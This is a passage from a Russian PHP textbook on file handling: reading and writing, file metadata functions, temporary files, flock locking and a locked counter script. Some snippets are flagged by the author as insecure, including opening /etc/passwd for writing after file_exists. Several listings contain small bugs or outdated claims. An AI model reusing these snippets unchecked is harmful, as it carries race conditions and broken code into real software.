Давайте еще раз посмотрим на предыдущие примеры. Обратите внимание на доселе не встречавшуюся нам конструкцию `or die()`. Ее особенно удобно применять как раз при работе с файлами. Как мы знаем, оператор `or` имеет очень низкий приоритет (даже ниже, чем у `=`), поэтому в нашем примере всегда выполняется уже после присваивания. Иными словами, первая строчка примера с точки зрения PHP выглядит так:

```
($f=fopen("/home/user/file.txt", "r")) or die("Ошибка!");
```

Конечно, то, что `or` обозначает "логическое ИЛИ" в нашем случае не так интересно (ибо возвращаемое значение просто игнорируется). Нас же сейчас интересует другое свойство оператора: выполнять второй свой операнд только в случае ложности первого. Смотрите: если файл открыть не удалось, `fopen()` возвращает `false`, а значит, осуществляется вызов `die()` "на другом конце" оператора `or`.

Заметьте, что нельзя просто так заменить `or` на, казалось бы равнозначный ему оператор `||`, потому что последний имеет гораздо более высокий приоритет — выше, чем у =. Таким образом, в результате вызова функции

```
$f=fopen("/home/user/file.txt", "r") || die("Ошибка!");
```

в действительности будет выполнено

```
$f = (fopen("/home/user/file.txt", "r") || die("Ошибка!"));
```

Как видите, это не совсем то, что нам нужно.

Безымянные временные файлы

Иногда всем нам приходится работать с временными файлами, которые при завершении программы хотелось бы удалить. При этом нас интересует лишь файловый дескриптор, а не имя временного файла. Для создания таких объектов в PHP предусмотрена специальная функция.

```
int tmpfile()
```

Создает новый файл с уникальным именем (чтобы другой процесс случайно не посчитал этот файл "своим") и открывает его на чтение и запись. В дальнейшем вся работа должна вестись с возвращенным файловым дескриптором, потому что имя файла недоступно.

Замечание

Фраза "имя файла недоступно" может породить некоторые сомнения, но это действительно так по одной-единственной причине: его просто *нет*. Вот как такое может произойти? В большинстве систем после открытия файла его имя можно спокойно удалить из дерева файловой системы, продолжая при этом работать с "безымянным" файлом через дескриптор, как обычно. При закрытии этого дескриптора блоки, которые занимает файл на диске, будут автоматически помечены как свободные.

Пространство, занимаемое временным файлом, автоматически освобождается при его закрытии и при завершении работы программы.

Закрытие файла

После работы файл лучше всего закрыть. На самом деле это делается и автоматически при завершении сценария, но лучше все же не искушать судьбу и законы Мэрфи. Особенно, если вы одновременно открыли десятки (или сотни) файлов.

```
int fclose(int $fp)
```

Закрывает файл, открытый предварительно функцией `fopen()` (или `popen()` или `fsockopen()`, но об этом позже). Возвращает `false`, если файл закрыть не удалось (например, что-то с ним случилось или же разорвалась связь с удаленным хостом). В противном случае возвращает значение "истина".

Заметьте, что вы должны *всегда* закрывать FTP- и HTTP-соединения, потому что в противном случае "беспризорный" файл приведет к неоправданному простою канала и излишней загрузке сервера. Кроме того, успешно закрыв соединение, вы будете уверены в том, что все данные были доставлены без ошибок.

Замечание

Особенно своевременное закрытие критично при использовании FTP-файла в режиме записи, когда вывод программы для ускорения буферизуется. Не закрыв файл, вы вообще не сможете быть уверены, что буфер вывода очистился, а значит, файл записался на удаленную машину верно.

Чтение и запись

Для каждого открытого файла (точнее, для каждого файлового дескриптора, ведь один и тот же файл может быть открыт несколько раз, т. е. с ним может быть связано сразу несколько дескрипторов) система хранит определенную величину, которая называется текущей позицией ввода-вывода, или указатель файла. Функции чтения и записи файлов работают именно с этой позицией. А именно, функции чтения читают блок данных, начиная с этой позиции, а функции записи — записывают, также отсчитывая от нее. Если указатель файла установлен за последним байтом и осуществляется запись, то файл автоматически увеличивается в размере. Есть также функции для установки этой самой позиции в любое место файла.

После того как файл успешно открыт, из него (при помощи дескриптора файла) можно читать, а также, при соответствующем режиме открытия, писать. Обмен данными осуществляется через обыкновенные строки и, что важнее всего, начиная с позиции указателя файла. В следующих разделах рассматриваются несколько функций для чтения/записи.

Блочные чтение/запись

```
string fread(int $f, int $numbytes)
```

Читает из файла `$f` `$numbytes` символов и возвращает строку этих символов. После чтения указатель файла продвигается к следующим после прочитанного блока позициям (это происходит и для всех остальных функций, так что дальше я буду пропускать такие подробности). Разумеется, если `$numbytes` больше, чем можно прочитать из файла (например, раньше достигается конец файла), возвращается то, что удалось считать. Этот прием можно использовать, если вам нужно считать в строку файл целиком. Для этого просто задайте в `$numbytes` очень большое число (например, сто тысяч). Но если вы заботитесь об экономии памяти в системе, так поступать не рекомендуется. Дело в том, что в некоторых версиях PHP передача большой длины строки во втором параметре `fread()` вызывает первоначальное выделение этой памяти в соответствии с запросом (даже если строка гораздо короче). Конечно, потом лишняя память освобождается, но все же ее может и не хватить для начального выделения.

```
int fwrite(int $f, string $st)
```

Записывает в файл `$f` все содержимое строки `$st`. Эта функция составляет пару для `fread()`, действуя "в обратном направлении".

Примечание

Например, с помощью описанных двух функций можно копировать файлы (правда, в PHP есть для этого отдельная функция — `copy()`), считав файл целиком посредством `fread()` и затем записав в новое место при помощи `fwrite()`.

При работе с текстовыми файлами (то есть когда указан символ `t` в режиме открытия файла) все `\n` автоматически преобразуются в тот разделитель строк, который принят в вашей операционной системе.

Построчные чтение/запись

```
string fgets(int $f, int $length)
```

Читает из файла одну строку, заканчивающуюся символом новой строки `\n`. Этот символ также считывается и включается в результат. Если строка в файле занимает больше `$length-1` байтов, то возвращаются только ее `$length-1` символов. Функция полезна, если вы открыли файл и хотите "пройтись" по всем его строкам. Однако даже в этом случае лучше (и быстрее) будет воспользоваться функцией `File()`, которая рассматривается ниже. Стоит также заметить, что эта функция (ровно как и функция `fread()`) в случае текстового режима) в Windows *заботится* о преобразовании пар `\r\n` в один символ `\n`, так что будьте внимательны при работе с текстовыми файлами в этой операционной системе.

```
int fputs(int $f, string $st)
```

Эта функция — полный аналог `fwrite()`. В официальной документации по PHP описания обеих функций просто совпадают, но там ничего не сказано про то, что

функции являются синонимами. Что ж... Несмотря на это, я все-таки рискну выдвинуть такое предположение.

Чтение CSV-файла

Программа Excel из Microsoft Office стала настолько популярна, что в PHP даже встроили функцию для работы с одним из форматов файлов, в которых может сохранять данные Excel. Часто она бывает довольно удобна и экономит пару строк дополнительного кода.

```
list fgetcsv(int $f, int $length, char $delim=',')
```

Функция читает одну строку из файла, заданного дескриптором `$f`, и разбивает ее по символу `$delim`. Параметр `$delim` должен обязательно быть строкой из одного символа, в противном случае принимается во внимание только первый символ этой строки. Функция возвращает получившийся список или `false`, если строки кончились. Параметр `$length` задает максимальную длину строки точно так же, как это делается в `fgets()`. Пустые строки в файле *не* игнорируются, а возвращаются как список из одного элемента — пустой строки.

Функция `fgetcsv()` работает чуть быстрее пары `fgets()/explode()`, но зато она, как мы можем видеть, гораздо менее универсальна. Применяйте ее в таком контексте:

```
$f=fopen("file.csv","r") or die("Ошибка!");
for($i=0; $data=fgetcsv($f, 1000, ";"); $i++) {
  $num = count($data);
  if($num==1 && $data[0]==="") continue;
  echo "<h3>Строка номер $i ($num полей):</h3>";
  for($c=0; $c<$num; $c++)
    print "[$c]: $data[$c]<br>";
}
fclose($f);
```

Положение указателя текущей позиции

```
int feof(int $f)
```

Возвращает `true`, если достигнут конец файла (то есть если указатель файла установлен за концом файла). Эта функция чаще всего используется в следующем контексте:

```
$f=fopen("myfile.txt","r");
while(!feof($f))
{  $st=fgets($f);
   // теперь мы обрабатываем очередную строку $st
   // . . .
```

```
}
fclose($f);
```

Лучше избегать подобных конструкций, т. к. в случае больших файлов они довольно медлительны. Лучше читайте файл целиком при помощи `File()` (*см. ниже*) или `fread()` — конечно, если вам нужен доступ к каждой строке этого файла, а не только к нескольким первым!

```
int fseek(int $f, in $offset, int $whence=SEEK_SET)
```

Устанавливает указатель файла на байт со смещением `$offset` (от начала файла, от его конца или от текущей позиции, в зависимости от параметра `$whence`). Это, впрочем, может и не сработать, если дескриптор `$f` ассоциирован не с обычным локальным файлом, а с соединением HTTP или FTP.

Параметр `$whence`, как уже упоминалось, задает, с какого места отсчитывается смещение `$offset`. В PHP для этого существуют три константы, равные, соответственно, 0, 1 и 2:

- `SEEK_SET` — устанавливает позицию начиная с начала файла;
- `SEEK_CUR` — отсчитывает позицию относительно текущей позиции;
- `SEEK_END` — отсчитывает позицию относительно конца файла.

В случае использования последних двух констант параметр `$offset` вполне может быть отрицательным (а при применении `SEEK_END` он будет отрицательным *наверняка*).

Как это ни странно, но в случае успешного завершения эта функция возвращает 0, а в случае неудачи –1. Почему так сделано — неясно. Наверное, по аналогии с ее Си-эквивалентом?

```
int ftell(int $f)
```

Возвращает положение указателя файла. Собственно, вот и все, что делает эта функция.

Функции для определения типов файлов

Помимо уже рассмотренных, PHP имеет также набор вспомогательных (и весьма удобных) функций для работы с файлами. Они отличаются тем, что работают не с файловыми идентификаторами, а непосредственно с их именами.

Определение типа файла

```
bool file_exists(string $filename)
```

Возвращает `true`, если файл с именем `$filename` существует на момент вызова. Используйте эту функцию с осторожностью! Например, следующий код никуда не годится с точки зрения безопасности:

```
$fname="/etc/passwd";
if(!file_exists($fname)
  $f=fopen($fname,"w");
else
  $f=fopen($fname,"r");
```

Дело в том, что между вызовом `file_exists()` и открытием файла в режиме `w` проходит некоторое время, в течение которого другой процесс может "вклиниться" и "подменить" используемый нами файл. Сейчас это все кажется маловероятным, но данная проблема выходит на передний план при написании сценария счетчика. Мы еще остановимся на ней чуть позже.

```
string filetype(string $filename)
```

Возвращает строку, которая описывает тип файла с именем `$filename`. Если такого файла не существует, возвращает `false`. После вызова строка будет содержать одно из следующих значений:

- `file` — обычный файл;
- `dir` — каталог;
- `link` — символическая ссылка;
- `fifo` — fifo-канал;
- `block` — блочно-ориентированное устройство;
- `char` — символьно-ориентированное устройство;
- `unknown` — неизвестный тип файла.

Рассматриваемые ниже несколько функций представляют собой лишь надстройку для функции `filetype()`. В большинстве случаев они очень полезны, и пользоваться ими удобнее, чем последней.

```
bool is_file(string $filename)
```

Возвращает `true`, если `$filename` — обычный файл.

```
bool is_dir(string $filename)
```

Возвращает `true`, если `$filename` — каталог.

```
bool is_link(string $filename)
```

Возвращает `true`, если `$filename` — символическая ссылка.

Определение возможности доступа

В PHP есть еще несколько функций, начинающихся с префикса `is_`. Они довольно интеллектуальны, поэтому рекомендуется использовать их перед "опасными" открытиями файлов.

```
bool is_readable(string $filename)
```

Возвращает `true`, если файл может быть открыт для чтения.

```
bool is_writeable(string $filename)
```

Возвращает `true`, если в файл можно писать.

```
bool is_executable(string $filename)
```

Возвращает `true`, если файл — исполняемый.

Определение параметров файла

```
array stat(string $filename)
```

Функция собирает вместе всю информацию, выдаваемую операционной системой для указанного файла, и возвращает ее в виде массива. Этот массив всегда содержит следующие элементы с указанными ключами:

`0` — устройство;

`1` — номер узла inode;

`2` — атрибуты защиты файла;

`3` — число синонимов ("жестких" ссылок) файла;

`4` — идентификатор uid владельца;

`5` — идентификатор gid группы;

`6` — тип устройства;

`7` — размер файла в байтах;

`8` — время последнего доступа в секундах, прошедших с 1 января 1970 года;

`9` — время последней модификации содержимого файла;

`10` — время последнего изменения атрибутов файла;

`11` — размер блока;

`12` — число занятых блоков.

Как мы видим, в этот массив помещается информация, которая доступна в системах Unix. Под Windows многие поля могут быть пусты (например, в ней у файлов нет владельца, а значит, нет и идентификатора владельца файла и группы). Обычно они бывают совершенно бесполезны при написании сценариев.

Если `$filename` задает не имя файла, а имя символической ссылки, то все-таки будет возвращена информация о том файле, на который ссылается эта ссылка (а не о

ссылке). Для получения информации о ссылке можно воспользоваться вызовом `lstat()`, имеющим точно такой же синтаксис, что и `stat()`.

Специализированные функции

Для того чтобы каждый раз не возиться с вызовом `stat()` и разбором выданного массива, разработчики PHP предусмотрели несколько простых функций, которые сразу возвращают какой-то один параметр файла. Кроме того, если объекта (обычно файла), для которого вызвана какая-либо из ниже перечисленных функций, не существует, эта функция возвратит `false`.

```
int fileatime(string $filename)
```

Возвращает время последнего доступа (access) к файлу (например, на чтение). Время выражается в количестве секунд, прошедших с 1 января 1970 го-да. Если файл не обнаружен, возвращает `false`.

```
int filemtime(string $filename)
```

Возвращает время последнего изменения файла или `false` в случае отсутствия файла.

```
int filectime(string $filename)
```

Возвращает время создания файла.

```
int filesize(string $filename)
```

Возвращает размер файла в байтах или `false`, если файла не существует.

```
int touch(string $filename [, int $timestamp])
```

Устанавливает время модификации указанного файла `$filename` равным `$timestamp` (в секундах, прошедших с 1 января 1970 года). Если второй параметр не указан, то подразумевается текущее время. В случае ошибки возвращается `false`.

Внимание

Если файла с указанным именем не существует, он создается пустым.

Функции для работы с именами файлов

Нам довольно часто приходится манипулировать с именами файлов. Например, "прицепить" к имени слева путь к какому-то каталогу или, наоборот, из полной спецификации файла выделить его непосредственное имя. В связи с этим в PHP введены несколько функций для работы с именами файлов.

```
string basename(string $path)
```

Выделяет основное имя файла из пути `$path`. Вот несколько примеров:

```
echo basename("/home/somebody/somefile.txt"); // выводит "somefile.txt"
echo basename("/");   // ничего не выводит
echo basename("/.");  // выводит "."
echo basename("/./"); // также выводит "."
```

Обратите внимание на то, что функция `basename()` (да и все последующие) не проверяет существование файла. Она просто берет часть строки после самого правого слэша и возвращает ее. С облегчением можно также сказать, что функция `basename()` правильно обрабатывает как прямые, так и обратные слэши под Windows.

```
string dirname(string $path)
```

Возвращает имя каталога, выделенное из пути `$path`. Функция довольно "разумна" и умеет обрабатывать нетривиальные ситуации, как это явствует из примеров:

```
echo dirname("/home/file.txt"); // выводит "/home"
echo dirname("../file.txt"); // выводит ".."
echo dirname("/file.txt");   // выводит "/" под Unix, "\" под Windows
echo dirname("/");           // то же самое
echo dirname("file.txt");    // выводит "."
```

Заметьте, что если функции `dirname()` передать "чистое" имя файла, она вернет `"."`, что означает "текущий каталог".

Внимание

В предыдущих версиях PHP (например, в версии 3) функция была гораздо менее "интеллектуальна". Например, для "чистого" имени файла она возвращала его самого, а не точку.

```
string tempnam(string $dir, string $prefix)
```

Генерирует имя файла в каталоге `$dir` с префиксом `$prefix` в имени, причем так, чтобы созданный под этим именем в будущем файл был уникален. Для этого к строке `$prefix` присоединяется некое случайное число. Например, вызов `tempnam("/tmp","temp")` может возвратить что-то типа `/tmp/temp3a6b243c`. Если такое имя нужно создать в текущем каталоге, передайте, как обычно, `$dir="."`.

Обратите внимание, что использовать `tempnam()` в следующем контексте опасно:

```
$fname=tempnam();
$f=fopen($fname,"w");
// работаем с временным файлом
```

Дело в том, что хотя функция и возвращает уникальное имя, все-таки существует вероятность того, что между `tempnam()` и `fopen()` сюда "вклинится" какой-нибудь другой процесс, в котором функция `tempnam()` сгенерировала идентичное имя файла. Такая вероятность исчезающе мала, но все-таки она существует. Поэтому лучше воспользоваться функцией `tmpfile()` или функциями блокировки.

```
string realpath(string $path)
```

Эта функция очень часто оказывается чрезвычайно полезной. На нее возложена довольно непростая задача: преобразовать относительный путь в `$path` в абсолютный, т. е. начинающийся от корня. Например:

```
echo realpath("../t.php"); // абсолютный путь — например, /home/test.php
echo realpath(".");        // выводит имя текущего каталога
```

Замечание

К сожалению, последний оператор в некоторых версиях PHP выводит не тот же самый результат, что и функция `getcwd()`. А именно, к имени текущего каталога "прицепляются" слэши, а иногда даже и `/./`. Так что, если без определения текущего каталога вам не обойтись, используйте `getcwd()`.

Файл, который указывается в параметре `$path`, должен существовать, иначе функция возвращает `false`.

Замечание

Функция `realpath()` также "расширяет" имена всех символических ссылок, которые могут встретиться в строке, задающей путь к файлу. Она всегда возвращает абсолютное каноническое имя, состоящее только из имен файлов — но не имен ссылок.

Функции манипулирования целыми файлами

На самом деле всех перечисленных выше функций достаточно для реализации обмена с файлами любой сложности. Однако часто бывает нужно работать с файлами не построчно (или поблочно), а целиком. Функции, описанные в этом разделе, как раз для этого и предназначены.

```
bool copy(string $src, string $dst)
```

Копирует файл с именем `$src` в файл с именем `$dst`. При этом, если файл `$dst` на момент вызова существовал, осуществляется его перезапись. Функция возвращает `true`, если копирование прошло успешно, а в случае провала — `false`.

```
bool rename(string $oldname, string $newname)
```

Переименовывает (или перемещает, что одно и то же) файл с именем `$oldname` в файл с именем `$newname`. Если файл `$newname` уже существует, регистрируется ошибка, и функция возвращает `false`. То же происходит и при всех прочих неудачах. Если же все прошло успешно, возвращается `true`.

Внимание

Функция не выполняет переименование файла, если его новое имя расположено в другой файловой системе (на другой смонтированной системе в Unix или на другом диске в Windows). Так что никогда не используйте `rename()` для получения загруженного по HTTP файла (о загрузке подробно рассказано в пятой части книги) — ведь временный каталог `/tmp` вашего хостинг-провайдера скорее всего располагается на отдельном разделе диска.

```
bool unlink(string $filename)
```

Удаляет файл с именем `$filename`. В случае неудачи возвращает `false`, иначе — `true`.

Замечание

На самом-то деле файл удаляется только в том случае, если число "жестких" ссылок на него стало равным 0. Правда, эта схема специфична для Unix-систем.

```
list File(string $filename)
```

Считывает файл с именем `$filename` целиком и возвращает массив-список, каждый элемент которого соответствует строке в прочитанном файле. Функция работает очень быстро — гораздо быстрее, чем если бы мы использовали `fopen()` и читали файл по одной строке. Неудобство этой функции состоит в том, что символы конца строки (обычно `\n`), не вырезаются из строк файла, а также не транслируются, как это делается для текстовых файлов.

```
array get_meta_tags(string $filename, int $use_include_path=false);
```

Функция открывает файл и ищет в нем все тэги `<meta>` до тех пор, пока не встретится закрывающий тэг `</head>`. Если очередной тэг `<meta>` имеет вид:

```
<meta name="название" content="содержимое">
```

то пара `название=>содержимое` добавляется в результирующий массив, который под конец и возвращается. Функцию удобно использовать для быстрого получения всех метатегов из указанного файла (что работает гораздо быстрее, чем соответствующее использование `fopen()` и затем чтение и разбор файла по строкам). Если необязательный параметр `$use_include_path` установлен, то поиск файла осуществляется не только в текущем каталоге, но и во всех тех, которые назначены для поиска инструкциями `include` и `require`.

Другие функции

```
bool ftruncate(int $f, int $newsize)
```

Эта функция усекает открытый файл `$f` до размера `$newsize`. Разумеется, файл должен быть открыт в режиме, разрешающем запись. Например, следующий код просто очищает весь файл:

```
ftruncate($f,0);  // очистить содержимое файла
```

```
void fflush(int $f)
```

Заставляет PHP немедленно записать на диск все изменения, которые производились до этого с открытым файлом `$f`. Что это за изменения? Дело в том, что для повышения производительности все операции записи в файл буферизируются: например, вызов `fputs($f,"Это строка!")` не приводит к непосредственной записи данных на диск — сначала они попадают во внутренний буфер (обычно размером 8K). Как только буфер заполняется, его содержимое отправляется на диск, а сам он очищается, и все повторяется вновь. Особенный выигрыш от буферизации чувствуется в сетевых операциях, когда просто глупо отправлять данные маленькими порциями. Конечно, функция `fflush()` вызывается неявно и при закрытии файла.

```
int set_file_buffer(int $f, int $size)
```

Эта функция устанавливает размер буфера, о котором мы только что говорили, для указанного открытого файла `$f`. Чаще всего она используется так:

```
set_file_buffer($f,0);
```

Приведенный код отключает буферизацию для указанного файла, так что теперь все данные, записываемые в файл, немедленно отправляются на диск или в сеть.

Примечание

Буферизированный ввод/вывод придуман не зря. Не отключайте его без крайней надобности — это может нанести серьезный ущерб производительности. В крайнем случае используйте `fflush()`.

Блокирование файла

При интенсивном обмене данными с файлами в мультизадачных операционных системах встает вопрос синхронизации операций чтения/записи между процессами. Например, пусть у нас есть несколько "процессов-писателей" и один "процесс-читатель". Необходимо, чтобы в единицу времени к файлу имел доступ лишь один процесс-писатель, а остальные на этот момент времени как бы "подвисали", ожидая своей очереди. Это нужно, например, чтобы данные от нескольких процессов не перемешивались в файле, а следовали блок за блоком. Как мы можем этого достигнуть?

Здесь на помощь приходит функция `flock()`, которая устанавливает так называемую "рекомендательную блокировку" для файла. Это означает, что блокирование доступа

осуществляется не на уровне ядра системы, а на уровне программы. Поясню на примере.

Однажды я прочитал одно замечательное сравнение рекомендательной блокировки с перекрестком, на котором установилось довольно оживленное движение, регулируемое светофором. Когда горит красный, одни машины стоят, а другие проезжают. В принципе, любая машина может, так сказать, проехать наперекор правилам дорожного движения, не дожидаясь зеленого сигнала, но в таком случае возможны аварии. Рекомендательная блокировка работает точно таким же образом. А именно, процессы, которые ей пользуются, будут работать с разделяемым файлом правильно, а остальные… как-нибудь да будут, пока не произойдет "столкновение".

С другой стороны, "жесткая блокировка" (которая в PHP не поддерживается) подобна шлагбауму: никто не сможет проехать, пока его не поднимут. О жесткой блокировке мы в этой книге говорить не будем.

Единственная функция, которая занимается управлением блокировками в PHP, называется `flock()`.

```
bool flock(int $f, int $operation [, int& $wouldblock])
```

Функция устанавливает для указанного открытого дескриптора файла `$f` режим блокировки, который бы хотел получить текущий процесс. Этот режим задается аргументом `$operation` и может быть одной из следующих констант:

- `LOCK_SH` (или `1`) — разделяемая блокировка;
- `LOCK_EX` (или `2`) — исключительная блокировка;
- `LOCK_UN` (или `3`) — снять блокировку;
- `LOCK_NB` (или `4`) — эту константу нужно прибавить к одной из предыдущих, если вы не хотите, чтобы программа "подвисала" на `flock()` в ожидании своей очереди, а сразу возвращала управление.

В случае, если был затребован режим без ожидания, и блокировка не была успешно установлена, в необязательный параметр-переменную `$wouldblock` будет записано значение истина `true`.

В случае ошибки функция, как всегда, возвращает `false`, а в случае успешного завершения — `true`.

Внимание

Хотя в документации PHP и сказано, что `flock()` работает во всех операционных системах (в том числе и под Windows), мои тесты показали, что как раз для Windows это не так. А именно, в этой системе функция всегда возвращает индикатор провала, независимо от того, правильно она вызывается, или нет. Возможно, в будущих версиях PHP это досадное недоразумение будет исправлено.

Типы блокировок

Вспоминаю, когда я впервые столкнулся с описанием возможностей рекомендательных блокировок Си в одном из электронных справочников (кажется, это был `man` операционной системы FreeBSD), я был неприятно удивлен, — настолько все выглядело сложным и нелогичным. Слава Богу, на самом деле ситуация далеко не так плачевна. Сейчас я постараюсь понятным языком разъяснить все, что касается блокировок в языке PHP. Что же из себя представляют понятия *исключительная блокировка* и *разделяемая блокировка*?

Исключительная блокировка

Вернемся к нашему примеру с процессами-писателями. Каждый такой процесс страстно желает, чтобы в некоторый момент (точнее, когда он уже почти готов начать писать) он был единственным, кому разрешена запись в файл.

Он хочет стать исключительным.

Отсюда и название блокировки, которую процесс должен для себя установить. Вызвав функцию `flock($f,LOCK_EX)`, он может быть абсолютно уверен, что все остальные процессы не начнут без разрешения писать в файл, пока он не выполнит все свои действия и не вызовет `flock($f, LOCK_UN)` или не закроет файл.

Откуда такая уверенность? Дело в том, что если в данный момент наш процесс не единственный претендент на запись, операционная система просто *не выпустит* его из "внутренностей" функции `flock()`, т. е. не допустит его продолжения, пока процесс-писатель не станет единственным. Момент, когда процесс, использующий исключительную блокировку, становится активным, знаменателен еще и тем, что все остальные процессы-писатели ожидают (все в той же функции `flock()`), когда же он, наконец, закончит свою работу с файлом. Как только это произойдет, операционная система выберет следующий исключительный процесс, и т. д.

Что ж, давайте теперь рассмотрим, как в общем случае должен быть устроен процесс-писатель, желающий установить для себя исключительную блокировку (листинг 15.2).

Листинг 15.2. Модель процесса с исключительной блокировкой

```
<?
// инициализация
// . . .

$f=fopen($f,"a+") or die("Не могу открыть файл на запись!");
flock($f,LOCK_EX); // ждем, пока мы не станем единственными

// В этой точке мы можем быть уверены, что только эта
// программа работает с файлом
```

```
// . . .

fflush($f);         // записываем все изменения на диск
flock($f,LOCK_UN); // говорим, что мы больше не будем работать с файлом
fclose($f);

// Завершение
// . . .
?>
```

Заметьте, что при открытии файла мы использовали не деструктивный режим `w` (который удаляет файл, если он существовал), а более "мягкий" — `a+`. Это неспроста. Посудите сами: удаление файла идеологически есть изменение его содержимого. Но мы не должны этого делать до получения исключительной блокировки (вспомните пример со светофором)! Поэтому, если вам нужно обязательно каждый раз стирать содержимое файла, ни в коем случае не используйте режим открытия `w` — применяйте `a+` и функцию `ftruncate()`, описанную выше. Например:

```
$f=fopen($f,"a+") or die("Не могу открыть файл на запись!");
flock($f,LOCK_EX);     // ждем, пока мы не станем единственными
ftruncate($f,0);       // очищаем все содержимое файла
```

Замечание

Зачем мы используем `fflush()` перед тем, как разблокировать файл? Все очень просто: отключение блокировки не ведет к сбросу внутреннего файлового буфера, т. е. некоторые изменения могут быть "сброшены" в файл уже *после* того, как блокировка будет снята. Мы, разумеется, этого не хотим, вот и заставляем PHP принудительно записать все изменения на диск.

Совет

Устанавливайте исключительную блокировку, когда вы собираетесь изменять файл. Всегда используйте при этом режим открытия `r`, `r+` или `a+`. Никогда не применяйте режим `w`. Снимайте блокировку так рано, как только сможете, и не забывайте перед этим вызвать `fflush()`.

Разделяемая блокировка

Мы решили ровно половину нашей задачи. Действительно, теперь данные из нескольких процессов-писателей не будут перемешиваться, но как быть с читателями? А вдруг процесс-читатель захочет прочитать как раз из того места, куда пишет процесс-писатель? В этом случае он, очевидно, получит "половинчатые" данные. То есть, данные неверные. Как же быть?

Существуют два метода обхода этой проблемы. Первый — это использовать все ту же исключительную блокировку. Действительно, кто сказал, что исключительную

блокировку можно применять только в процессах, изменяющих файл? Ведь функция `flock()` не знает, что будет выполнено с файлом, для которого она вызвана. Однако этот метод довольно-таки неудачен, и вот по какой причине. Представьте, что процессов-читателей много, а писателей — мало, и к тому же писатели еще и вызываются, скажем, раз в пару минут, а не постоянно, как читатели. В случае использования исключительной блокировки для процессов-читателей, довольно интенсивно обращающихся к файлу, мы очень скоро получим целый их рой, висящий, недовольно гудя, в очереди, пока очередному процессу разрешат читать. Но ведь никакой "аварии" не случится, если один и тот же файл будут читать и сразу все процессы этого роя, правда? Ведь чтение из файла его не изменяет. Итак, предоставив исключительную блокировку для читателей, мы потенциально получаем проблемы с производительностью, перерастающие в катастрофу, когда процессов-читателей становится больше некоторого определенного порога.

Второй (и лучший) способ подразумевает использование разделяемой блокировки. Процесс, который устанавливает этот вид блокировки, будет приостановлен только в одном случае: когда активен другой процесс, установивший исключительную блокировку. В нашем примере процессы-читатели будут "поставлены в очередь" только тогда, когда активизируется процесс-писатель. И это правильно. Посудите сами: зачем зажигать красный свет на перекрестке, если поперечного движения заведомо нет?

Теперь давайте посмотрим на разделяемую блокировку читателей с точки зрения процесса-писателя. Что он должен делать, если кто-то читает из файла, в который он как раз собирается записывать? Очевидно, он должен дождаться, пока читатель не закончит работу. Иными словами, вызов `flock($f,LOCK_EX)` обязан подождать, пока активна хотя бы одна разделяемая блокировка. Это и происходит в действительности.

Примечание

Возможно, вам на ум пришла аналогия с перекрестком, по одной дороге которого движется почти непрерывный поток машин, и поперечное движение при этом блокируется навсегда, — так что у водителей нет никаких шансов пробиться через сплошной поток. В реальном мире это действительно иногда происходит (потому-то любой светофор всегда представляет собой исключительную блокировку), но только не в мире PHP. Дело в том, что, если почти всегда активна разделяемая блокировка, операционная система все равно так распределяет кванты времени, что в некоторые из них можно "включить" исключительную блокировку. То есть "поток машин" становится не сплошным, а с "пробелами" — ровно такого размера, чтобы в них могли "прошмыгнуть" машины, едущие в перпендикулярном направлении.

В листинге 15.3 представлена модель процесса, использующего разделяемую блокировку.

Листинг 15.3. Модель процесса с разделяемой блокировкой

```
<?
```

```
// инициализация
// . . .

$f=fopen($f,"r") or die("Не могу открыть файл на чтение!");
flock($f,LOCK_SH); // ждем, когда процессы-писатели угомонятся

// В этой точке мы можем быть уверены, что эта программа работает
// с файлом, когда ни одна другая программа в него не пишет
// . . .

flock($f,LOCK_UN); // говорим, что мы больше не будем работать с файлом
fclose($f);

// Завершение
// . . .
?>
```

Совет

Устанавливайте разделяемую блокировку, когда вы собираетесь только читать из файла, не изменяя его. Всегда используйте при этом режим открытия `r`, и никакой другой. Снимайте блокировку так рано, как только сможете.

Блокировки с запретом "подвисания"

Как следует из описания функции `flock()`, к ее второму параметру можно прибавить константу `LOCK_NB` для того, чтобы функция не ожидала, когда программа может "двинуться в путь", а сразу же возвращала управление в основную программу. Это может пригодиться, если вы не хотите, чтобы ваш сценарий бесполезно простаивал, ожидая, пока ему разрешат обратиться к файлу. В эти моменты, возможно, лучше будет заняться какой-нибудь полезной работой — например, почистить временные файлы, память, или же просто сообщить пользователю, что файл заблокирован, чтобы он подождал и не думал, что программа зависла. Вот пример использования исключительной блокировки в совокупности с `LOCK_NB`:

```
$f=fopen("file.txt","a+");
while(!flock($f,LOCK_EX+LOCK_NB)) {
  echo "Пытаемся получить доступ к файлу <br>";
  sleep(1); // ждем 1 секунду
}
// Работаем
```

Эта программа основывается на том факте, что выход из `flock()` может произойти либо в результате отказа блокировки, либо после того, как блокировка будет установлена — но не до того! Таким образом, когда мы наконец-то дождемся разрешения

доступа к файлу и произойдет выход из цикла `while`, мы уже будем иметь исключительную блокировку, закрепленную за нашим файлом.

Пример счетчика

Давайте напоследок рассмотрим классический пример, когда без блокировки файла не обойтись. Если вы уже имели некоторый опыт в Web-программировании, то вы, наверное, уже догадываетесь, что речь пойдет о проблеме, возникающей при написании сценария счетчика.

Итак, нам нужен сценарий, который бы при каждом своем запуске увеличивал число, хранящееся в файле, и выводил его в браузер. Несложная, казалось бы, задача сильно осложняется тем, что при большой посещаемости сервера могут быть запущены сразу несколько процессов-счетчиков, которые попытаются обратиться к одному и тому же файлу. Если не принять мер, это приведет к тому, что счетчик рано или поздно "обнулится".


Далее следует сценарий, использующий блокировку для предотвращения указанной проблемы.

Листинг 15.4. Простейший текстовый счетчик

```
<?
$f=fopen("counter.dat","a+");
flock($f,LOCK_EX);     // Говорим, что дальше будем работать только мы
$count=fread($f,100); // Читаем значение, сохраненное в файле
@$count=$count+1;      // Увеличиваем его на 1 (пустая строка = 0)
ftruncate($f,0);       // Стираем файл
fwrite($f,$count);     // Записываем новое значение
fflush($f);            // Сбрасываем файловый буфер
flock($f,LOCK_UN);     // Отключаемся от блокировки
fclose($f);            // Закрываем файл
echo $count;           // Печатаем величину счетчика
?>
```

Здесь мы применяем только исключительную блокировку, потому что каждый раз, когда нам нужно вывести на экран счетчик, его также нужно и увеличить.

Глава 16



Работа с каталогами

С точки зрения операционной системы каталоги — это те же самые файлы, только со специальным именем. То есть директорию можно представить себе как файл, в котором хранятся имена и местоположения других файлов и каталогов. Этим обеспечивается традиционная древовидность организации файловой системы в различных ОС.

